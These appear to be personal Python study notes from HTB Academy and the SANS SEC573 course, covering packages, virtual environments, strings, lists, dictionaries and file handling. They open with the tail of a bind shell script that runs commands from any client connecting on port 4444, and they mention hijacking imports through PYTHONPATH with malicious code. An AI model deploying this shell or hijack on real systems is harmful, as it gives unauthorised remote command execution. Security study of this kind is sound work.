chunks = []
chunk = client_socket.recv(2048)
chunks.append(chunk)
while len(chunk) != 0 and chr(chunk[-1]) != '\n':
chunk = client_socket.recv(2048)
chunks.append(chunk)
cmd = (b''.join(chunks)).decode()[:-1]
if cmd.lower() == 'exit':
client_socket.close()
break
output = run_cmd(cmd)
client_socket.sendall(output)
@click.command()
@click.option('--port', '-p', default=4444)
def main(port):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', port))
s.listen(4)
while True:
client_socket, _ = s.accept()
t = Thread(target=handle_input, args=(client_socket, ))
t.start()
if __name__ == '__main__':
main()
Advanced Libraries
Packages physically exist in a predetermined location so that the Python interpreter can locate the packages when you try to import them or elements from inside them. The default location is the site-packages directory. This is true for Windows systems, however on Debian and Debian-based systems the external libraries are located inside a dist-packages location.
- Windows
C:\Program Files\Python38\Lib\site-packages
- Linux
/usr/lib/python3/dist-packages
Directories and Search Paths
Instead of producing a fully functional script for scraping words off a website, you decided to write the script as an API. You could package the script together with an __init__.py file and replace the package inside the site-packages directory. Python already knows to check this location when searching for packages. This is not always practical. However, you can tell Python to look in a different directory before searching through the site-packages directory by specifying the PYTHONPATH environment variable.
d41y@htb[/htb]$ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys
>>> sys.path
['', '/usr/lib/python39.zip', '/usr/lib/python3.9', '/usr/lib/python3.9/lib-dynload', '/usr/local/lib/python3.9/dist-packages', '/usr/lib/python3/dist-packages', '/usr/lib/python3.9/dist-packages']
>>>
Now specify a PYTHONPATH environment variable and see how it affects the search path:
d41y@htb[/htb]$ PYTHONPATH=/tmp/ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys
>>> sys.path
['', '/tmp/', '/usr/lib/python39.zip', '/usr/lib/python3.9', '/usr/lib/python3.9/lib-dynload', '/usr/local/lib/python3.9/dist-packages', '/usr/lib/python3/dist-packages', '/usr/lib/python3.9/dist-packages']
>>>
Since you set the PYTHONPATH to the root directory, this has been prepended to the search path. This means two things: first of all, the packages that exist in /tmp/ location can now be imported and used in the project or IDLE, and secondly, it means you can highjack other packages changing the behavior. The latter point is a bonus if you can control the PYTHONPATH of a system to include your malicious code.
Suppose you wanted to have the packages installed in a specific folder. For example, you wanted to keep all packages related to you inside some /var/www/packages directory. In that case, you can have pip install the package and store the content inside this folder with the --target flag:
d41y@htb[/htb]$ python3 -m pip install --target /var/www/packages/ requests
Collecting requests
Using cached requests-2.25.1-py2.py3-none-any.whl (61 kB)
Collecting urllib3<1.27,>=1.21.1
Downloading urllib3-1.26.4-py2.py3-none-any.whl (153 kB)
|████████████████████████████████| 153 kB 8.1 MB/s
...SNIP...
venv
If you, for one reason or the other, need to use one specific version of a package for one project and another version of the same package for another project, you will face problems. One solution for this kind of isolation of projects is using virtual environments. The venv module allows you to create virtual environments for your projects, consisting of a folder structure for the project environment itself, a copy of the Python binary and files to configure your shell to work with this specific environment.
Preparation:
d41y@htb[/htb]$ python3 -m venv academy
Next up, you can source the activate script located in academy/bin/. This configures your shell, by setting up the required environment variables so that when you run pip install requests, you will be using the Python binary that was copied as part of creating the venv:
Fugl@htb[/htb]$ source academy/bin/activate
(academy) Fugl@htb[/htb]$ pip install requests
Collecting requests
Using cached requests-2.25.1-py2.py3-none-any.whl (61 kB)
Collecting idna<3,>=2.5
...SNIP...
Successfully installed certifi-2020.12.5 chardet-4.0.0 idna-2.10 requests-2.25.1 urllib3-1.26.4
Notice the (academy) prefix after sourcing the activate script. This indicates that your terminal is configured to run commands for that particular environment.
Cheatsheet
573.1 - Essential Skills Workshop
Strings, Bytes and Bytearrays
Raw Strings
>>> print(r"This has tabs and \t\t multiple\nlines")
This has tabs and \t\t multiple\nlines
# ignores the backslash having any special meaning in a string
bytes()s
>>> bstr = b"This is a \x62\x79\x74\x65 string \x80\x81"
>>> bstr[0],bstr[1],bstr[2],bstr[3],bstr[4],bstr[5]
(84, 104, 105, 115, 32, 105)
>>> bstr[5:]
b'is a byte string \x80\x81'
# the values in the string are treated as individual bytes and chars are interpreted as ASCII values
Encoding Characters
>>> "\x41"
'A'
# single byte char
>>> "\u0041"
'A'
# 2-byte char
>>> "\U00000041"
'A'
# 4-byte char
Encoding and Decoding Integers
>>> chr(65)
'A'
>>> chr(128013)
'🐍'
# chr() converts int to char
>>> ord('A')
65
>>> ord('🐍')
128013
# ord() converts a char into an int
String Methods
>>> a = "Ah. I see you have the machine that goes 'BING'"
>>> a.upper()
"AH. I SEE YOU HAVE THE MACHINE THAT GOES 'BING'"
# converts to all uppercase
>>> a.title()
"Ah. I See You Have The Machine That Goes 'Bing'"
# capitalizes each word
>>> "bing" in a
False
# looks for substring to exist
>>> "bing" in a.lower()
True
>>> a.replace("BING", "GOOGLE")
"Ah. I see you have the machine that goes 'GOOGLE'"
# replaces words, but variable does not change
>>> a
"Ah. I see you have the machine that goes 'BING'"
>>> a.split()
['Ah.', 'I', 'see', 'you', 'have', 'the', 'machine', 'that', 'goes', "'BING'"]
# splits up into a list, default on whitespace
>>> a.find("machine")
23
# locates one string inside of another and returns the char number at which the string starts
len()
>>> astring = "THISISASTRING"
>>> len(astring)
13
# returns the length of the string
>>> len(astring) // 2
6
# find middle of a string with floor
>>> alist = ["one",2,3,"four",5]
>>> len(alist)
5
# returns the length of the list
String Encoders and Decoders
>>> import codecs
>>> codecs.encode("Hello World", "rot13")
'Uryyb Jbeyq'
>>> codecs.encode(b"Hello World", "HEX")
b'48656c6c6f20576f726c64'
>>> codecs.encode("Hello World", "utf-16le")
b'H\x00e\x00l\x00l\x00o\x00 \x00W\x00o\x00r\x00l\x00d\x00'
>>> codecs.encode(b"Hello World", "zip")
b'x\x9c\xf3H\xcd\xc9\xc9W\x08\xcf/\xcaI\x01\x00\x18\x0b\x04\x1d'
>>> codecs.encode(b"Hello World", "base64")
b'SGVsbG8gV29ybGQ=\n'
Creating and Using Functions
Namespaces
>>> a=9
>>> globals()['a']
9
>>> globals().items()
dict_items([('__name__', '__main__'), ('__doc__', None), ('__package__', '_pyrepl'), ('__loader__', <_frozen_importlib_external.SourceFileLoader object at 0x7f8f9f667830>), ('__spec__', ModuleSpec(name='_pyrepl.__main__', loader=<_frozen_importlib_external.SourceFileLoader object at 0x7f8f9f667830>, origin='/usr/lib/python3.13/_pyrepl/__main__.py')), ('__annotations__', {}), ('__builtins__', <module 'builtins' (built-in)>), ('__file__', '/usr/lib/python3.13/_pyrepl/__main__.py'), ('__cached__', '/usr/lib/python3.13/_pyrepl/__pycache__/__main__.cpython-313.pyc'), ('bstr', b'This is a byte string \x80\x81'), ('a', 9), ('astring', 'THISISASTRING'), ('alist', ['one', 2, 3, 'four', 5]), ('codecs', <module 'codecs' (frozen)>)])
# shows contents of the global namespace
573.2 - Essential Knowledge Workshop
Modules
Installing Additional Modules
apt intall python3-pip
then:
curl https://bootstrap.pypa.io/get-pip.py -o get-pip-py
python3 get-pip.py
PIP Can Install from many different Sources
pip install git+https://github.com/project
Basic PIP Commands
┌──(d41y㉿kali)-[~]
└─$ pip -h
Usage:
pip <command> [options]
Commands:
install Install packages.
lock Generate a lock file.
download Download packages.
uninstall Uninstall packages.
freeze Output installed packages in requirements format.
inspect Inspect the python environment.
list List installed packages.
show Show information about installed packages.
check Verify installed packages have compatible dependencies.
config Manage local and global configuration.
search Search PyPI for packages.
cache Inspect and manage pip's wheel cache.
index Inspect information available from package indexes.
wheel Build wheels from your requirements.
hash Compute hashes of package archives.
completion A helper command used for command completion.
debug Show information useful for debugging.
help Show help for commands.
Introspection - help(), dir(), type()
>>> help(print)
Help on built-in function print in module builtins:
print(*args, sep=' ', end='\n', file=None, flush=False)
Prints the values to a stream, or to sys.stdout by default.
sep
string inserted between values, default a space.
end
string appended after the last value, default a newline.
file
a file-like object (stream); defaults to the current sys.stdout.
flush
whether to forcibly flush the stream.
# inspects the source code of a programm to look for "docstrings" and type hints in it
>>> a = "hello world"
>>> type(a)
<class 'str'>
# tells you what kind of data you are dealing with
>>> dir(a)
['__add__', '__class__', '__contains__', '__delattr__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__getnewargs__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__len__', '__lt__', '__mod__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__rmod__', '__rmul__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', 'capitalize', 'casefold', 'center', 'count', 'encode', 'endswith', 'expandtabs', 'find', 'format', 'format_map', 'index', 'isalnum', 'isalpha', 'isascii', 'isdecimal', 'isdigit', 'isidentifier', 'islower', 'isnumeric', 'isprintable', 'isspace', 'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'maketrans', 'partition', 'removeprefix', 'removesuffix', 'replace', 'rfind', 'rindex', 'rjust', 'rpartition', 'rsplit', 'rstrip', 'split', 'splitlines', 'startswith', 'strip', 'swapcase', 'title', 'translate', 'upper', 'zfill']
# lists all attributes and methods inside an object
Proper Script Structure
#!/usr/bin/python -tt
# You can comment a single line with a pound sign
"""
The first string is the Module DocString and is used by help functions.
"""
import sys
def main():
"This is a DocString for the main function"
if not "-u" in sys.argv:
sys.exit(0)
print("You passed the argument " + sys.argv[1])
if __name__ == __main__:
# Global variables go here
main()
# anytime python is executing a script it sets __name__ to the string "__main__"
# when you import a module in a python interactive session (or in a script), dunder name is assigned the name of the module
# this is to determine if your script is being imported or executed and make it behave differently in each circumstance
Virtual Environments
>>> import sys
>>> sys.path
['', '/usr/lib/python313.zip', '/usr/lib/python3.13', '/usr/lib/python3.13/lib-dynload', '/home/d41y/.local/lib/python3.13/site-packages', '/usr/local/lib/python3.13/dist-packages', '/usr/lib/python3/dist-packages']
# 1. first one is the current dir
# 2. second to excluding site or dist packages are standrad libraries built into python
# -- these are tied to the version of Python and there is only one copy
# -- all venvs share the standard modules
# -- running 'python -Sc import sys;print(sys.path)' will disable extending the path beyond the core standard libraries
# 3. site or dist packages is where pip, apt-get and other package managements install new modules
# -- python package managers such as pip, homebrew, conda, poetry and setup.py will install into the site-package folder
# -- debian based OSes like Ubuntu often install python packages via APT or DPKG instead of pip and those are installed in dist-packages
venv Module
┌──(d41y㉿kali)-[~]
└─$ python3 -m venv ~/python-envs/NewApp
# creates a new site modules folder structure with pip and other installed packages
# no existing packages from the default site-package are included
┌──(d41y㉿kali)-[~]
└─$ ls python-envs
NewApp
Activating and Using venv
┌──(d41y㉿kali)-[~]
└─$ source ~/python-envs/NewApp/bin/activate
# activates the venv
┌──(NewApp)─(d41y㉿kali)-[~]
└─$ which python
/home/d41y/python-envs/NewApp/bin/python
# changes environment; also changes prompt, showing the environment name to avoid confusion
┌──(NewApp)─(d41y㉿kali)-[~]
└─$ deactivate
# deactivates venv
┌──(d41y㉿kali)-[~]
└─$ which python
/usr/bin/python
Install Modules in venv
┌──(d41y㉿kali)-[~]
└─$ source ~/python-envs/NewApp/bin/activate
┌──(NewApp)─(d41y㉿kali)-[~]
└─$ python3 -m pip install requests
Collecting requests
Using cached requests-2.32.3-py3-none-any.whl.metadata (4.6 kB)
Collecting charset-normalizer<4,>=2 (from requests)
Downloading charset_normalizer-3.4.2-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (35 kB)
Collecting idna<4,>=2.5 (from requests)
Using cached idna-3.10-py3-none-any.whl.metadata (10 kB)
Collecting urllib3<3,>=1.21.1 (from requests)
Downloading urllib3-2.4.0-py3-none-any.whl.metadata (6.5 kB)
Collecting certifi>=2017.4.17 (from requests)
Downloading certifi-2025.4.26-py3-none-any.whl.metadata (2.5 kB)
Using cached requests-2.32.3-py3-none-any.whl (64 kB)
Downloading charset_normalizer-3.4.2-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (148 kB)
Using cached idna-3.10-py3-none-any.whl (70 kB)
Downloading urllib3-2.4.0-py3-none-any.whl (128 kB)
Downloading certifi-2025.4.26-py3-none-any.whl (159 kB)
Installing collected packages: urllib3, idna, charset-normalizer, certifi, requests
Successfully installed certifi-2025.4.26 charset-normalizer-3.4.2 idna-3.10 requests-2.32.3 urllib3-2.4.0
Automatically Activating venv
# when apps depend upon a venv...
#!/bin/bash
source ~/path/to/venv/bin/activate
python my_awesome_programm.py
Executind and Deactivating
#!/home/student/python-env/573/bin/python
import requests
from freq.py import Freq
# points to the python interpreter in venv, and will be able to find the modules that are part of that venv
Lists
List Methods
>>> movies = ["life of brian", "meaning of life"]
>>> movies.index("meaning of life")
1
# finds item in list
>>> movies.insert(1, "holy grail")
# puts at position 1
>>> movies.index("meaning of life")
2
>>> movies.append("free willie")
# add to the end
>>> movies
['life of brian', 'holy grail', 'meaning of life', 'free willie']
>>> movies.remove("free willie")
# removes item
>>> movies
['life of brian', 'holy grail', 'meaning of life']
>>> movies.insert(0, "secret policemans ball")
# adds new element at position zero
>>> movies
['secret policemans ball', 'life of brian', 'holy grail', 'meaning of life']
>>> movies.remove("secret policemans ball")
>>> movies
['life of brian', 'holy grail', 'meaning of life']
>>> movies.reverse()
# reverses the list
>>> movies
['meaning of life', 'holy grail', 'life of brian']
>>> del movies[0]
# removes item (use when item's position is known)
>>> movies
['holy grail', 'life of brian']
Making Copies of Lists
>>> alist = ["elements", "in a list", 500, 4.299999998]
>>> blist = alist
# makes a pointer, not a copy
>>> blist.append("add this to the list")
>>> blist
['elements', 'in a list', 500, 4.299999998, 'add this to the list']
>>> alist
['elements', 'in a list', 500, 4.299999998, 'add this to the list']
>>> clist = list(alist)
# makes a copy, not a pointer
>>> clist.remove(500)
>>> clist
['elements', 'in a list', 4.299999998, 'add this to the list']
>>> alist
['elements', 'in a list', 500, 4.299999998, 'add this to the list']
Convert Strings to Lists with .split()
>>> "this is a string converted to a list".split()
['this', 'is', 'a', 'string', 'converted', 'to', 'a', 'list']
>>> "'comma', 'delimited', '1.2'".split(",")
["'comma'", " 'delimited'", " '1.2'"]
>>> "this is a list with is in it".split("is")
['th', ' ', ' a l', 't with ', ' in it']
# no arguments -> splits on white space
# argument given -> splits on that string
Convert Lists to Strings
>>> " ".join(["SEC573", "is", "awesome!"])
'SEC573 is awesome!'
>>> ",".join(["Make","a","csv"])
'Make,a,csv'
>>> "".join(["SEC573", "is", "awesome!"])
'SEC573isawesome!'
# the string whose method is being called is used as a separator
Useful functions that work on Lists
>>> sum([2,4,6])
12
# adds all integers
>>> list(zip([1,2],['a','b']))
[(1, 'a'), (2, 'b')]
# groups together items at position 0 from each input list followed by the items at position 1, and so on
>>> list(zip([1,2],['a','b'],[4,5,6]))
[(1, 'a', 4), (2, 'b', 5)]
# only works if there is a value in the given position for each of the feeder lists
map()
>>> list(map(ord,["A","B","C"]))
[65, 66, 67]
# run function on list
>>> list(map(ord,"ABC"))
[65, 66, 67]
# run function on iterable
>>> def addint(x,y): return int(x)+int(y)
>>> list(map(addint, [1,'2',3],['4',5,6]))
[5, 7, 9]
# can act as a custom zipper
Sorting Lists
>>> a = [2,1,4,5,6]
>>> a
[2, 1, 4, 5, 6]
>>> a.sort()
>>> a
[1, 2, 4, 5, 6]
>>> a = [2,1,4,5,6]
>>> a.sort(reverse=True)
>>> a
[6, 5, 4, 2, 1]
Sorting Lists - Example
>>> customers = ["Mike Passel", "alice Passel", "danielle Clayton"]
>>> sorted(customers)
['Mike Passel', 'alice Passel', 'danielle Clayton']
>>> def lowercase(fullname):
... return fullname.lower()
...
# creates a function to lowercase the name
>>> sorted(customers, key=lowercase)
['alice Passel', 'danielle Clayton', 'Mike Passel']
>>> def lastfirst(fullname):
... return (fullname.split() [1] + fullname.split() [0]).lower()
...
# creates a function for right order and lowercase on interpretation
>>> lastfirst("FNAME LNAME")
'lnamefname'
>>> sorted(customers, key=lastfirst)
['danielle Clayton', 'alice Passel', 'Mike Passel']
For and While Loops
enumerate()
>>> movies = ["Life of Brian", "Holy Grail", "Meaning of Life"]
>>> list(enumerate(movies))
[(0, 'Life of Brian'), (1, 'Holy Grail'), (2, 'Meaning of Life')]
>>> for index, value in enumerate(movies):
... print(f"{value} is in position {index}")
...
Life of Brian is in position 0
Holy Grail is in position 1
Meaning of Life is in position 2
# enumerate() returns an iterable object that will produce a list of tuples
# first element is the index, second element is the value
Tuples
>>> movie = ("Meaning of Life", "R")
>>> movie
('Meaning of Life', 'R')
# lightweight lists
# elements cannot be changed
# like sticking multiple variables together into a single variable
Dictionaries
Assigning/Retrieving Data from a Dictionary
>>> d = {}
>>> d['a'] = 'alpha'
>>> d['b'] = 'bravo'
>>> d['c'] = 'charlie'
>>> d['d'] = 'delta'
>>> d['a']
'alpha'
>>> d['whatever']
Traceback (most recent call last):
File "<python-input-11>", line 1, in <module>
d['whatever']
~^^^^^^^^^^^^
KeyError: 'whatever'
# dicts can be accessed like a list with the key as the index
>>> d.get("a", "not found")
'alpha'
>>> d.get("whatever", "not found")
'not found'
# .get() method for retrieving data
Copies of Dictionaries
>>> dict1 = {1: 'c', 2: 'b', 3:'a'}
>>> dict2 = dict1
>>> dict2
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2[4] = 'd'
>>> dict1
{1: 'c', 2: 'b', 3: 'a', 4: 'd'}
# WRONG
>>> dict1 = {1: 'c', 2: 'b', 3:'a'}
>>> dict2 = dict(dict1)
>>> dict2[4] = 'z'
>>> dict2
{1: 'c', 2: 'b', 3: 'a', 4: 'z'}
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
# RIGHT
Common Methods
>>> d
{'a': 'alpha', 'b': 'bravo', 'c': 'charlie', 'd': 'delta'}
>>> d.keys()
dict_keys(['a', 'b', 'c', 'd'])
# returns a view of the keys
>>> d.values()
dict_values(['alpha', 'bravo', 'charlie', 'delta'])
# returns a view of the values
>>> d.items()
dict_items([('a', 'alpha'), ('b', 'bravo'), ('c', 'charlie'), ('d', 'delta')])
# returns a view of tuples containing key and value
# views can be iterated with a for loop like a list
# a variabel assigned to a view will automatically be updated with any changes to the dict
# cannot delete keys while stepping through views
Determine if Data is in a Dictionary
>>> d
{'a': 'alpha', 'b': 'bravo', 'c': 'charlie', 'd': 'delta'}
>>> d.get("e")
# bad key -> returns nothing
>>> d["e"]
Traceback (most recent call last):
File "<python-input-32>", line 1, in <module>
d["e"]
~^^^^^
KeyError: 'e'
# bad key -> raises KeyError
>>> "a" in d
True
>>> "alpha" in d
False
# 'in' searches keys
>>> "alpha" in d.values()
True
# to search values use .values()
Looping through Dictionary Items
>>> d
{'a': 'alpha', 'b': 'bravo', 'c': 'charlie', 'd': 'delta'}
>>> for eachkey, eachvalue in d.items():
... print(eachkey, eachvalue)
...
a alpha
b bravo
c charlie
d delta
defaultdict()
>>> def new_val():
... return []
...
>>> from collections import defaultdict
>>> list_of_ips = defaultdict(new_val)
>>> list_of_ips['scr#1'].append('dst')
>>> list_of_ips['scr#2']
[]
>>> list_of_ips
defaultdict(<function new_val at 0x7f03729afce0>, {'scr#1': ['dst'], 'scr#2': []})
# defaultdict() calls the function you specify and returns that value instead of generating a key error
Counter
>>> from collections import Counter
>>> word_count = Counter()
>>> word_count.update( open("mobydick.txt").read().lower().split())
>>> word_count.most_common(10)
[('the', 7018), ('of', 3500), ('and', 3155), ('a', 2539), ('to', 2375), ('in', 2100), (';', 1949), ('that', 1478), ('his', 1317), ('i', 1185)]
>>> word_count["was"]
852
>>> word_count.update(["was", "is", "was", "am"])
>>> word_count["was"]
854
573.3 - Automated Defense
File Input/Output Operations
File Operations
>>> filehandle = open("hamlet.txt", "r")
>>>
>>> with open("hamlet.txt", "r") as file_handle:
... ...
# using the open() command
File Object Methods
>>> type(filehandle)
<class '_io.TextIOWrapper'>
>>> dir(filehandle)
['_CHUNK_SIZE', '__class__', '__del__', '__delattr__', '__dict__', '__dir__', '__doc__', '__enter__', '__eq__', '__exit__', '__format__', '__ge__', '__getattribute__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__next__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '_checkClosed', '_checkReadable', '_checkSeekable', '_checkWritable', '_finalizing', 'buffer', 'close', 'closed', 'detach', 'encoding', 'errors', 'fileno', 'flush', 'isatty', 'line_buffering', 'mode', 'name', 'newlines', 'read', 'readable', 'readline', 'readlines', 'reconfigure', 'seek', 'seekable', 'tell', 'truncate', 'writable', 'write', 'write_through', 'writelines']
# seek() sets the file pointer
# tell() returns its current value
# read(), readlines() read the contents of a file as string or list
# write(), writelines() write the contents to a file
# close() closes the file
Reading Files from the Filesystem
>>> filehandle = open("hamlet_head.txt", "r")
>>> for oneline in filehandle:
... print(oneline, end = "")
...
THE TRAGEDY OF HAMLET, PRINCE OF DENMARK
by William Shakespeare
Dramatis Personae
Claudius, King of Denmark.
>>> filehandle.close()
# iterable object
# can be accessed within a loop
# consumes less memory
>>> filehandle = open("hamlet_head.txt", "r")
>>> listoflines = filehandle.readlines()
>>> filehandle.close()
# reads all of the lines in a file into a list
>>> filehandle = open("hamlet_head.txt", "r")
>>> content = filehandle.read()
>>> filehandle.close()
# reads the entire file into a single string
Write Files to the System
>>> filehandle = open("hamlet_head.txt", "w")
>>> filehandle.write("Write this one line.\n")
21
>>> filehandle.write("Write these\nTwo Lines.\n")
23
>>> filehandle.close()
# overwrites the content
>>> filehandle = open("hamlet_head.txt", "a")
>>> filehandle.write("add this to the file")
20
>>> filehandle.close()
# appends to the file
Reading Binary Data from a File
>>> x = open("bash", "rb").read()
>>> x[:20]
b'\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00>\x00'
# process as bytes()
>>> x = open("bash", encoding="latin-1").read()
>>> x[:20]
'\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00>\x00'
# process as str()
Working with File Paths
>>> import pathlib
>>> pathlib.Path.cwd()
PosixPath('/home/d41y/learn/SANS/573/misc')
# current working directory
>>> pathlib.Path.home()
PosixPath('/home/d41y')
# current user's home directory
>>> x = pathlib.Path("/home/d41y/")
>>> x = x / "non_existing_file.txt"
# builds a path
>>> x
PosixPath('/home/d41y/non_existing_file.txt')
>>> x.parts
('/', 'home', 'd41y', 'non_existing_file.txt')
>>> x.name
'non_existing_file.txt'
>>> x.anchor
'/'
>>> x.parent
PosixPath('/home/d41y')
>>> str(x)
'/home/d41y/non_existing_file.txt'
>>> x.exists()
False
>>> x.is_file()
False
>>> x.is_dir()
False
Accessing Files with pathlib.Path()
# pathlib.Path can be used to read and write files
>>> file_path = pathlib.Path.home() / "file.txt"
>>> file_path.write_text("Create text file!")
17
>>> file_path.read_text()
'Create text file!'
>>> file_path.write_bytes(b"Create text file!")
17
>>> file_path.read_bytes()
b'Create text file!'
# or use the open() method of pathlib.Path()
>>> with pathlib.Path("/home/d41y/file.txt").open("rb") as fh:
... print(fh.read())
...
b'Create text file!'
Check for Existence of Path
>>> x = pathlib.Path("/etc/passwd")
>>> x.exists()
True
>>> x.is_file()
True
>>> x.is_dir()
False
>>> x = pathlib.Path("/root/test.txt").exists()
Traceback (most recent call last):
File "<python-input-28>", line 1, in <module>
x = pathlib.Path("/root/test.txt").exists()
File "/usr/lib/python3.13/pathlib/_abc.py", line 450, in exists
self.stat(follow_symlinks=follow_symlinks)
~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.13/pathlib/_local.py", line 517, in stat
return os.stat(self, follow_symlinks=follow_symlinks)
~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
PermissionError: [Errno 13] Permission denied: '/root/test.txt'
# returns true if the file exists or is a directory AND you have permissions to access it
Obtain a Listing of a Directory 1
>>> import pathlib
>>> xpath = pathlib.Path("/home/d41y/learn/SANS/573/misc/")
>>> list(xpath.glob("*.txt"))
[PosixPath('/home/d41y/learn/SANS/573/misc/hamlet.txt'), PosixPath('/home/d41y/learn/SANS/573/misc/hamlet_head.txt')]
# glob() expends wildcards
>>> [str(eachpath) for eachpath in xpath.glob("*") if eachpath.is_file()]
['/home/d41y/learn/SANS/573/misc/hamlet.txt', '/home/d41y/learn/SANS/573/misc/bash', '/home/d41y/learn/SANS/573/misc/hamlet_head.txt']
# list comprehension can be used
Obtain a Listing of a Directory 2
>>> os.listdir(xpath)
['hamlet.txt', 'bash', 'hamlet_head.txt']
>>> os.listdir(bytes(xpath))
[b'hamlet.txt', b'bash', b'hamlet_head.txt']
# backward compatibilty prior to version 3.4
# can be used with string or bytes of a path
Files and Subdirectories
>>> logpath = pathlib.Path.home() / "learn/SANS/"
>>> for eachfile in logpath.rglob("*"):
... if not eachfile.is_file():
... continue
... file_content = eachfile.read_bytes()
... print(file_content[:20])
...
b']UyH`B&$,;uJwjwYe7P,'
b'THE TRAGEDY OF HAMLE'
b'\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00>\x00'
b'Write this one line.'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'%PDF-1.7\n%\xe4\xe3\xcf\xd2\n5 0 o'
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
b'#!/usr/bin/vmware\n.e'
# rglob() recursively goes through all the subdirectories and finds all files that match the file mask
Supporting Wildcards with glob
>>> import glob
>>> glob.glob(r"/home/d41y/*/*/*/*.ovpn")
['/home/d41y/ctf/thm/vpns/d41y-lateralmovementandpivoting.ovpn', '/home/d41y/ctf/thm/vpns/d41y-breachingad.ovpn', '/home/d41y/ctf/thm/vpns/d41y.ovpn', '/home/d41y/ctf/htb/00_vpns/fortresses_d41y.ovpn', '/home/d41y/ctf/htb/00_vpns/academy-regular.ovpn', '/home/d41y/ctf/htb/00_vpns/lab_d41y.ovpn', '/home/d41y/ctf/htb/00_vpns/competitive_d41y.ovpn', '/home/d41y/ctf/htb/00_vpns/starting_point_d41y.ovpn']
>>> import pathlib
>>> list(pathlib.Path("/home/").glob("d41y/*/*/*/*.ovpn"))
[PosixPath('/home/d41y/ctf/thm/vpns/d41y-lateralmovementandpivoting.ovpn'), PosixPath('/home/d41y/ctf/thm/vpns/d41y-breachingad.ovpn'), PosixPath('/home/d41y/ctf/thm/vpns/d41y.ovpn'), PosixPath('/home/d41y/ctf/htb/00_vpns/fortresses_d41y.ovpn'), PosixPath('/home/d41y/ctf/htb/00_vpns/academy-regular.ovpn'), PosixPath('/home/d41y/ctf/htb/00_vpns/lab_d41y.ovpn'), PosixPath('/home/d41y/ctf/htb/00_vpns/competitive_d41y.ovpn'), PosixPath('/home/d41y/ctf/htb/00_vpns/starting_point_d41y.ovpn')]
# with glob and pathlib.Path().glob(), the asterisk can be part of a path
Finding files with os.walk()
>>> import os
>>> drv = list(os.walk("/home/d41y/ctf/"))
>>> drv[0]
('/home/d41y/ctf/', ['thm', 'certified_secure', 'hackosint25', '.obsidian', 'htb', 'hacktoria'], [])
>>> drv[1]
('/home/d41y/ctf/thm', ['writeups', 'vpns', '.obsidian'], [])
>>> drv[2]
('/home/d41y/ctf/thm/writeups', ['99_screenshots', '.git', 'machines'], ['README.md'])
>>> drv[3]
('/home/d41y/ctf/thm/writeups/99_screenshots', [], ['grep_leak.png', 'whiterose_link.png', 'team_sshkey.png', 'rev_shell_chocolate.png', 'cyborg_passwd.png', 'grep_key.png', 'grep_burp_key.png', 'whiterose_burp.png', 'team_website.png', 'index_of.png', 'team_pathtraversal.png', 'whiterose_accounts.png', 'charlie_key_chocolate.png', 'team_placeholder.png', 'valley_dev.png', 'sweetrice_content.png', 'catpictures_revshell.png', 'command-execute_chocolate_facto.png', 'phphbb.png', 'grep_login.png', 'whiterose_login_olivia.png', 'whiterose_cyprusbank_white.png', 'valley_static_00.png', 'link_chocolate_facto.png', 'affine.png', 'valley_note_txt.png', 'phpbb_user.png', 'valley_siemdev_notes.png', 'team_sshconfig.png', 'grep_pass.png', 'valley_wireshark_pass.png', 'billing_1.png', 'grep_hexupload.png', 'admin_konsole.png', 'grep_test.png', 'whiterose_error.png', 'creds_pokemon.png'])
# os.walk() gives you back a tuple containing the current dir, a list of dirs in that dir, and a list of files in that dir
os.walk() Example
>>> for currentdir,subdirs,allfiles in os.walk("/home/d41y/ctf/hacktoria"):
... print(f"I am in directory {currentdir}")
... print(f"It contains directories {subdirs}")
... for eachfile in allfiles:
... fullpath = os.path.join(currentdir,eachfile)
... print(f"----- File: {fullpath}")
...
I am in directory /home/d41y/ctf/hacktoria
It contains directories []
----- File: /home/d41y/ctf/hacktoria/badge friendly fire.png
----- File: /home/d41y/ctf/hacktoria/Badge-Naval-Intrusion.png
----- File: /home/d41y/ctf/hacktoria/Badge Alien Abduction.png
Reading gzip Compressed Files
>>> import gzip
>>> gz = gzip.open("uebungsklausur_1_ml.pdf.gz", "rb")
>>> list_of_lines = gz.readlines()
>>> list_of_lines[2][:40]
b'6 0 obj\n'
# for one file
